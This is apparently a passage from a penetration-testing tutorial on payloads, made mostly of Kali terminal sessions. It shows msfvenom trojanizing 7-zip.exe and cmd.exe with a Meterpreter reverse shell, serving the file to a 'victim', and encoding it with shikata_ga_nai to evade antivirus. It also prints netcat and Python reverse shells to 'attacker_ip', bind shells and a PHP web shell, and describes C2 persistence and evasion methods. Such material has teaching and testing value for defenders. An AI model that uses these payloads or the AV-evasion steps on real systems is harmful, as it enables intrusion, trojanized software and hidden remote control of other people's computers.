
```
kali@kali:~/Desktop$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPO
RT=4444 -x 7-zip.exe -f exe -o cmd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1447178 bytes
Saved as: cmd.exe
kali@kali:~/Desktop$ █
```

Send the executable file to the victim, in this case, Windows 7.



```
kali@kali:~$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.221.157 - - [05/Oct/2021 08:58:59] "GET / HTTP/1.1" 200 -
192.168.221.157 - - [05/Oct/2021 08:58:59] code 404, message File not found
192.168.221.157 - - [05/Oct/2021 08:58:59] "GET /favicon.ico HTTP/1.1" 404 -
192.168.221.157 - - [05/Oct/2021 08:59:29] "GET /Desktop HTTP/1.1" 301 -
192.168.221.157 - - [05/Oct/2021 08:59:29] "GET /Desktop/ HTTP/1.1" 200 -
192.168.221.157 - - [05/Oct/2021 08:59:49] "GET /Desktop/cmd.exe HTTP/1.1" 200 -
█
```


Another layer of hiding the malware is to use encoders of msfvenom. To see the encoding method inside a software, use the command **msfvenom -l encoders.**



```
kali@kali:~$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                        Rank       Description
    ----                        ----       -----------
    cmd/brace                   low        Bash Brace Expansion Command Encoder
    cmd/echo                    good       Echo Command Encoder
    cmd/generic_sh              manual     Generic Shell Variable Substitution Command E
                                           ncoder
    cmd/ifs                     low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                    normal     Perl Command Encoder
    cmd/powershell_base64       excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq           manual     printf(1) via PHP magic_quotes Utility Comman
```


Choose an encoder. use x86/shikata_ga_nai.

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.144 LPORT=4444 -x cmd.exe -e x86/shikata_ga_nai -o cmd_backdoor.exe



```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=4444
-x cmd.exe -e x86/shikata_ga_nai -o cmd_backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Saved as: cmd_backdoor.exe
kali@kali:~$ 
```

Using the VirusTotal website, antivirus check results alerting a virus's presence before and after encoding.


VirusTotal - File - 6a783845740afcee4a328a3505a3ae1d72ad1e7ffff319367cccb935a8bb0309 - Mozilla Firefox
VirusTotal - File - 6a783
https://www.virustotal.com/gui/file/6a783845740afcee4a328a3505a3ae1d72ad
Sign in
Sign up
12
/ 58
?
Community Score
DETECTION
DETAILS
COMMUNITY

6a783845740afcee4a328a3505a3ae1d72ad1e7ffff319367cccb935a8bb0309

12 security vendors flagged this file as malicious

6a783845740afcee4a328a3505a3ae1d72ad1e7ffff319367cccb935a8bb0309
cmd_backdoor.exe

381.00 B
Size

2021-10-05 13:04:53 UTC
a moment ago

Ad-Aware Exploit.Metacoder.Shikata.Gen ALYac Exploit.Metacoder.Shikata.Gen

Payloads

Understanding the Different Types of Payloads


In penetration testing, a payload is a crucial component of the exploit code that delivers the actual intended action on the target system after a vulnerability has been exploited. Payloads can vary widely in their functionality, from establishing a simple backdoor to the system to complex activities like keystroke logging, opening a remote shell, or other malicious actions. Understanding the different types of payloads and their use cases is essential for both penetration testers (pen testers) and cybersecurity professionals to effectively assess and strengthen the security posture of systems.

Types of Payloads

1.1 Reverse Shell Payloads

A reverse shell payload is designed to grant an attacker remote command execution on a target system. Unlike a bind shell, which opens a command line interface on the targeted system for anyone to connect, a reverse shell initiates a connection from the targeted system back to the attacker's system. This is particularly useful for bypassing firewalls or NAT devices that may block incoming connections.

Example Command:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc 192.168.119.129 4444 -e /bin/bash
```

This command uses Netcat (**nc**) to execute a shell (**/bin/sh**) and connect it back to the attacker's machine (**attacker_ip**) on port **4444**.

1.2 Bind Shell Payloads

Bind shell payloads open up a command or shell on the target system and bind it to a specific port, allowing the attacker to connect directly to the shell from anywhere, assuming there are no firewalls blocking access.

Example Command:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 4444 -e /bin/bash
listening on [any] 4444 ...
```


This Netcat command listens (**-l**) on port **4444**, is verbose (**-v**), maintains the connection to port (**-p**), and executes (**-e**) the Bash shell (**/bin/bash**) upon connection.

1.3 Meterpreter Payloads

Meterpreter is a powerful and highly flexible payload that operates in-memory and provides extensive control over the target system with a rich set of commands. It is part of the Metasploit framework.

Example Command:

Using Metasploit, you can generate a Meterpreter payload like this:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.119.129 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

This command generates a Meterpreter payload for a Windows target that will establish a reverse TCP connection to the attacker's IP (**attacker_ip**) on port **4444** and outputs it as an executable file (**shell.exe**).

1.4 Web Shell Payloads

Web shells are malicious scripts that are uploaded to a web server to enable remote administration of the machine. They are often written in web languages such as PHP, ASP, or JSP.

Example PHP Web Shell:

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>"; } ?>

This simple PHP web shell executes a command passed through the **cmd** request parameter and returns the output.

1.5 Non-Malicious Payloads

Not all payloads are designed with malicious intent. In penetration testing, non-malicious payloads are used to demonstrate the exploitation of a vulnerability without causing harm. They can be used to display a message, modify benign files, or trigger a non-damaging system action.

2. Delivery Methods

Payloads can be delivered to a target system through various means, including but not limited to:

- **Exploiting software vulnerabilities,** Such as buffer overflows, SQL injection, or cross-site scripting (XSS).
- **Social engineering attacks:** Phishing emails or malicious websites that trick users into executing the payload.
- **Physical access:** Accessing the target system directly or through peripherals like USB drives.

Reverse and Bind Shells as Payloads

In the realm of cybersecurity, particularly in penetration testing, understanding the concepts of reverse and bind shells is pivotal. These shells serve as payloads, delivering the attacker control over a target system post-exploitation.

Reverse Shells

A reverse shell is a covert communication channel that is initiated from a target machine back to the attacker's machine. This is particularly useful in bypassing firewalls and Network Address Translation (NAT) devices that may block incoming connections.

Concept


When a vulnerability in a target system is exploited, a reverse shell payload can be delivered, causing the target system to open a connection back to the attacker's machine. This connection is then used to provide a command line interface from the target machine to the attacker.

Why Use Reverse Shells?

- **Bypassing Firewalls:** Many firewalls are configured to block incoming connections but allow outgoing ones. A reverse shell takes advantage of this by initiating the connection from the inside.
- **Stealth:** Reverse shells can be more stealthy compared to bind shells, as they may blend in with legitimate outgoing connections.

Example Commands


Netcat Reverse Shell



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -e /bin/bash 192.168.119.129 4444
```

This command uses Netcat to execute the Bash shell (**/bin/bash**) and connect it back to the attacker's machine (**attacker_ip**) on port **4444**.

Python Reverse Shell



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat payload.py
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("attacker_ip",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.
fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

This Python one-liner creates a socket and connects back to the attacker's IP (**attacker_ip**) on port **4444**, then redirects the standard input/output to this connection and invokes an interactive bash shell.

Staged vs Non-staged Payloads

In penetration testing, understanding the distinction between staged and non-staged payloads is essential for effectively exploiting vulnerabilities. These payloads differ in their delivery and execution mechanisms, each serving unique scenarios and constraints.

Staged Payloads

Staged payloads are delivered in two parts. Initially, a small piece of code called a "stager" is sent to the target, which is responsible for establishing a communication channel back to the attacker's system. Once this channel is set up, the stager fetches the second part, the actual payload, which is then executed on the target system.


Advantages

- **Small Initial Footprint:** The initial stager is typically small and easier to deliver through limited exploit vectors.
- **Dynamic Payload Delivery:** The payload can be customized and delivered on-the-fly, allowing for flexibility and adaptation to the target environment.

Example: Metasploit Framework

Metasploit is a popular tool that utilizes staged payloads extensively. An example is the **windows/meterpreter/reverse_tcp** payload, which first sends a stager to establish a reverse TCP connection, followed by delivering the Meterpreter payload.

Command:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.119.129 LPORT=4444 -f exe >
 payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

This command generates a staged payload where the stager sets up a reverse TCP connection to **attacker_ip** on port **4444** and then fetches and executes the Meterpreter payload.

Non-Staged Payloads

Non-staged payloads are delivered as a single, self-contained unit that includes both the exploit and the payload. This means the entire payload must be sent at once, requiring a larger initial bandwidth but eliminating the need for a secondary payload delivery stage.

Advantages


- **Simplicity:** The payload is sent in one go, simplifying the delivery process and eliminating dependencies on a secondary payload delivery mechanism.

- **Immediate Execution:** Since the entire payload is delivered upfront, it can be executed immediately without additional network communication.

msfvenom is a tool from the Metasploit framework used for generating various kinds of payloads, including non-staged payloads. Non-staged payloads with **msfvenom** are typically denoted by their lack of a "stage" in their name (e.g., **windows/meterpreter_reverse_tcp** is staged, whereas **windows/shell_reverse_tcp** is non-staged).

Below is an example command to generate a non-staged reverse TCP shell payload for a Windows target. This payload, when executed on a target machine, will attempt to make a connection back to the attacker's specified IP address and port and then provide a command shell over that connection.

Example Command:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.132 LPORT=4444 -f exe > rever
se_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Execution Steps:

1. **Prepare the Attacker's Machine**: Before executing the payload on the target system, set up a listener on the attacker's machine to catch the reverse shell. This can be done using Netcat with a command like **nc -lvnp <Your_Listening_Port>**, ensuring the port matches what was specified in the **msfvenom** command.

2. **Transfer and Execute the Payload**: Once **reverse_shell.exe** is generated, it needs to be transferred to the target machine through any means possible, such as during a penetration test scenario. Executing this payload on the target machine will initiate a reverse shell connection back to the attacker's machine.

Choosing Between Staged and Non-Staged Payloads

The choice between staged and non-staged payloads depends on several factors:

- **Exploit Constraints:** Some vulnerabilities may only allow a small amount of data to be sent, making staged payloads more viable.

- **Network Environment:** Staged payloads require additional network communication, which may be blocked or detected by intrusion detection systems.

- **Operational Requirements:** Immediate execution without additional network communication may be preferable in tightly controlled environments, making non-staged payloads more suitable.

Generation of Payloads Using Metasploit

Metasploit is a powerful and widely used framework for penetration testing, offering a vast array of tools and resources for vulnerability discovery, exploitation, and post-exploitation activities. One of the key features of Metasploit is its ability to generate and customize payloads tailored to specific targets and objectives.

Understanding Metasploit Payloads

Metasploit categorizes payloads into several types, including singles, stagers, stages, and meterpreters. Single payloads are self-contained and do not require a stager, whereas stagers and stages are part of the staged payload mechanism, where a small stager establishes a communication channel for delivering the larger stage. Meterpreter payloads provide an advanced, interactive shell with extensive capabilities.

Payload Formats

Metasploit supports various payload formats, enabling payloads to be generated as executables, scripts, raw shellcode, and more. This flexibility allows payloads to be tailored to the specific requirements of the target environment and the exploit being used.

Generating Payloads with Msfvenom

Msfvenom is Metasploit's payload generation tool, combining the functionality of the older **msfpayload** and **msfencode** tools. It allows for the creation of custom payloads in various formats, encoding techniques to evade detection, and the incorporation of NOP sleds if needed.

Basic Payload Generation


The basic syntax for generating a payload with **msfvenom** is as follows:

```
msfvenom -p <PayloadType> LHOST=<LocalHost> LPORT=<LocalPort> -f <Format> > <OutputFile>
```

- **-p**: Specifies the payload type.
- **LHOST**: The attacker's IP address or hostname to which a reverse shell should connect back.
- **LPORT**: The port on the attacker's machine that will listen for the connection.
- **-f**: The format of the payload (e.g., exe, php, raw).
- **<OutputFile>**: The file to which the payload will be written.

Example: Reverse TCP Payload

To generate a Windows reverse TCP payload that connects back to the attacker's machine at IP **192.168.1.10** on port **4444** and outputs an executable file:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe > re
verse_tcp.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Advanced Options

Msfvenom includes options for encoding payloads to evade signature-based detection, specifying NOP sleds, and embedding payloads into existing files.

Encoding Payloads

To encode a payload multiple times with a specified encoder, use the **-e** option and **-i** for the number of iterations:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -e x
86/shikata_ga_nai -i 3 > encoded_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 73802 bytes
```

This command encodes the payload three times using the **shikata_ga_nai** encoder.

Embedding Payloads

Msfvenom can also embed payloads into existing files, which is useful for creating trojanized applications:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -x original.exe >
trojanized.exe
```

This command injects the payload into **original.exe**, producing **trojanized.exe**.

Shellcode is a crucial element in the development of payloads for exploitation, particularly in the realm of software vulnerabilities like buffer overflows.

What is Shellcode?

Shellcode is a sequence of machine code instructions that, when executed, performs specific actions such as opening a shell on the target system. The term "shellcode" historically refers to code that spawns a command shell, but it can include any payload code intended to be injected and executed on the target system.

Key Characteristics

- **Compactness:** Shellcode is designed to be as small as possible to fit into the limited space available in an exploit payload.
- **No Null Bytes:** In many contexts, particularly in string-based exploits like buffer overflows, null bytes (**\x00**) can terminate the string and truncate the shellcode, so they are often avoided.

- **Self-contained:** Shellcode typically doesn't rely on external files or resources, ensuring it can execute independently of the environment.

Role of Shellcode in Payloads

Shellcode serves as the executable component of a payload, performing the desired action once the vulnerability has been exploited and control of the instruction pointer (EIP) has been achieved. Its role is to leverage the exploited vulnerability to facilitate actions like gaining unauthorized access, escalating privileges, or compromising data integrity.

Execution Flow

1. **Exploitation:** The vulnerability is exploited, often by overwriting control structures like the return address on the stack.
2. **Control Transfer:** Control is transferred to the shellcode, usually by directing the instruction pointer to the memory location where the shellcode resides.
3. **Shellcode Execution:** The shellcode executes, performing its intended function on the target system.

Command and Control (C2) Payloads

In the landscape of penetration testing and cybersecurity, Command and Control (C2) payloads are crucial for establishing persistent, controlled access to a compromised system. These payloads enable attackers or penetration testers to remotely execute commands, exfiltrate data, and maneuver within the network.

Understanding C2 Payloads

C2 payloads are designed to establish a communication channel between the compromised system and the attacker's control server. This channel allows for the remote management of the compromised system, providing capabilities such as executing commands, uploading files, and gathering system information.

Components of a C2 Framework

- **C2 Server:** The server controlled by the attacker, which issues commands and receives data from the target.
- **Payload:** The code executed on the target system that establishes communication with the C2 server.
- **Communication Channel:** The medium over which commands and data are exchanged, often encrypted or obfuscated to evade detection.

Deployment Strategies

The effectiveness of a C2 payload is significantly influenced by its deployment strategy. This includes the initial delivery of the payload, the persistence mechanisms employed, and the stealth measures taken to avoid detection.

Initial Access

Gaining initial access to deploy a C2 payload can be achieved through various vectors, including phishing emails, exploiting vulnerabilities, or leveraging misconfigurations.

Achieving Persistence

Ensuring that the C2 connection remains active even after system reboots or user logouts is vital for ongoing access. Common persistence techniques include:

- Modifying system startup scripts or registry keys.
- Creating scheduled tasks or cron jobs.
- Hijacking legitimate system processes.

Evading Detection

To maintain access and avoid detection by security systems, C2 payloads often employ various evasion techniques, such as:

- Encrypting communication channels.
- Mimicking legitimate network traffic.
- Utilizing domain fronting or other obfuscation methods.

Example C2 Payloads

Simple Reverse Shell

A basic form of a C2 payload is a reverse shell script, which establishes a direct shell session to the attacker's server.

```
nc -e /bin/sh attacker_ip 4444
```

This command uses Netcat to execute a shell and connect back to the attacker's server (**attacker_ip**) on port **4444**.

Meterpreter Payload

